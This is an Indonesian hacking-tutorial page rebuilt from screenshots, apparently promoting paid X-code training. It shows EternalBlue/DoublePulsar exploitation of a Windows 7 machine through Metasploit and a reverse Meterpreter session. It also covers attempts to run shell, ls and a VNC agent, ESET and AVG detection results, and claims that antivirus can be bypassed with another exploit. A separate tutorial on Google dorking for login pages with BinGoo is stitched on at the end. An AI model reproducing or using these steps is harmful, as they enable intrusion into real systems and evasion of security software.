
```
[*] Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] Launching Eternalblue...
[+] Pwned! Eternalblue success!
[*] Launching Doublepulsar...
[*] Sending stage (957487 bytes) to 192.168.1.139
[+] Remote code executed... 3... 2... 1...

[*] Meterpreter session 1 opened (192.168.1.29:4444 -> 192.168.1.139:49263) at 2
018-02-11 15:52:14 -0500

meterpreter >
meterpreter > shell
[-] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter > sysinfo
Computer        : WINDOWS7-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > shell
[-] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter >
```

Ketik shell lagi masih tidak bisa




```
[*] Meterpreter session 1 opened (192.168.1.29:4444 -> 192.168.1.139:49263) at 2
018-02-11 15:52:14 -0500

meterpreter >
meterpreter > shell
[-] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter > sysinfo
Computer        : WINDOWS7-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > shell
[-] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter > ls
[-] Error running command ls: Rex::TimeoutError Operation timed out.
meterpreter >
```

Perintah ls dari meterpreter juga tidak bisa



```
meterpreter > shell
[-] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter > sysinfo
Computer        : WINDOWS7-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > shell
[-] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter > ls
[-] Error running command ls: Rex::TimeoutError Operation timed out.
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.29 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\windows7\AppData\Local\Temp\fugztOJvL.exe
 (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.29:4545...
[-] Error in script: Rex::Post::Meterpreter::RequestError stdapi_sys_process_exe
cute: Operation failed: Access is denied.
meterpreter > 
```

Perintah run vnc juga tidak jalan.



Host Intrusion Prevention System (HIPS)
Enabled: detection and prevention of unwanted behavior from applications.

Gamer mode
Paused: performance optimizations for games and presentation.

Pause Antivirus and antispyware protection


Threat found

Object:
C:\Users\windows7\AppData\Local\Temp\fugztOJvL.exe
Threat:
a variant of Win32/Rozena.AM trojan
Information:
deleted - quarantined


Your computer is not protected.

Hasilnya terdeteksi seperti di atas

Apakah ada cara lain biar tidak terdeteksi? Jawabnya ada yaitu dengan exploit yang berbeda, contoh hasilnya seperti di bawah ini.



```
-> AV : ESET NOD32 Antivirus 9.0.349.14

c:\Users\Public\Downloads>dir /p

 Volume in drive C has no label.
 Volume Serial Number is 2863-F34A

 Directory of C:\Windows\system32

09/01/2015  03:40 AM    <DIR>          .
09/01/2015  03:40 AM    <DIR>          ..
07/13/2009  09:56 PM    <DIR>          0409
06/10/2009  02:16 PM             2,151 12520437.cpx
06/10/2009  02:16 PM             2,233 12520850.cpx
11/20/2010  04:18 AM           131,584 aaclient.dll
11/20/2010  04:18 AM         3,727,872 accessibilitycpl.dll
07/13/2009  06:03 PM            39,424 ACCTRES.dll
```



```
07/13/2009  06:14 PM            41,472 xwizard.exe
07/13/2009  06:16 PM           354,816 xwizards.dll
07/13/2009  06:16 PM            85,504 xwreg.dll
07/13/2009  06:16 PM           158,208 xwtpdui.dll
07/13/2009  06:16 PM           107,520 xwtpw32.dll
07/13/2009  06:16 PM           222,720 zgmprxy.dll
07/13/2009  07:37 PM    <DIR>          zh-CN
07/13/2009  07:37 PM    <DIR>          zh-HK
07/13/2009  07:37 PM    <DIR>          zh-TW
11/20/2010  04:21 AM           327,680 zipfldr.dll
            2725 File(s)  1,001,926,038 bytes
              91 Dir(s)  14,852,104,192 bytes free

c:\Users\Public\Downloads>
```


Untuk bagaimana caranya bisa bypass ada di X-code Training dengan modul 1700 halaman lebih, modulnya hanya bisa didapat dengan melalui training. (http://xcode.or.id/professional)

Berikutnya kita coba AntiVirus AVG 2016

AVG adalah program antivirus yang dibuat oleh AVG Technologies. Sebelum bernama AVG Technologies, perusahaan ini bernama Grisoft.

Sumber : https://id.wikipedia.org/wiki/AVG_Anti-Virus


Download di bawah ini



https://avg-free.en.uptodown.com/windows/old

Perfect antivirus protection for free

Previous versions




You are not fully protected!

Computer: Some components needs update.

AntiVirus protects your computer from viruses, spyware, worms, and trojans.
Some components needs update.


Hasilnya setelah instalasi



```
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.1.29:4444
[*] Generating Eternalblue XML data
[*] Generating Doublepulsar XML data
[*] Generating payload DLL for Doublepulsar
[*] Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] Launching Eternalblue...
[-] Error getting output back from Core; aborting...
[-] Are you sure it's vulnerable?
[*] Launching Doublepulsar...
[-] Oops, something was wrong!
[*] Exploit completed, but no session was created.
msf exploit(eternalblue_doublepulsar) >
```

Tapi jika menggunakan metasploit hasilnya exploit tidak berjalan dengan baik

Lalu bagaimana untuk kasus di atas? Ada caranya tapi dengan exploit yang berbeda, hasilnya seperti di bawah ini



```
-> AV : AVG AntiVirus Free Edition

c:\Users\Public\Downloads>
```

Caranya tersedia di X-code Training dengan modul 1700 halaman lebih, modulnya hanya bisa didapat dengan melalui training. (http://xcode.or.id/professional / http://xcodetraining.com)


Oleh Kurniawan
E-mail : trainingxcode@gmail.com

Mencari situs di google sesuai kriteria dengan BinGoo dan cara mencari halaman loginnya

BinGoo! A Linux bash based Bing and Google Dorking Tool


Sumber : https://github.com/Hood3dRob1n/BinGoo

Di Ubuntu Server




```
  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '13.10' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Dec 29 09:07:39 2017
data@ubuntufresh:~$ sudo su
[sudo] password for data:
root@ubuntufresh:/home/data# apt-get install lynx
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  lynx-cur
The following NEW packages will be installed:
  lynx lynx-cur
0 upgraded, 2 newly installed, 0 to remove and 128 not upgraded.
Need to get 1,038 kB of archives.
After this operation, 2,451 kB of additional disk space will be used.
Do you want to continue [Y/n]?
```

Install browser : apt-get install lynx




```
Need to get 1,038 kB of archives.
After this operation, 2,451 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
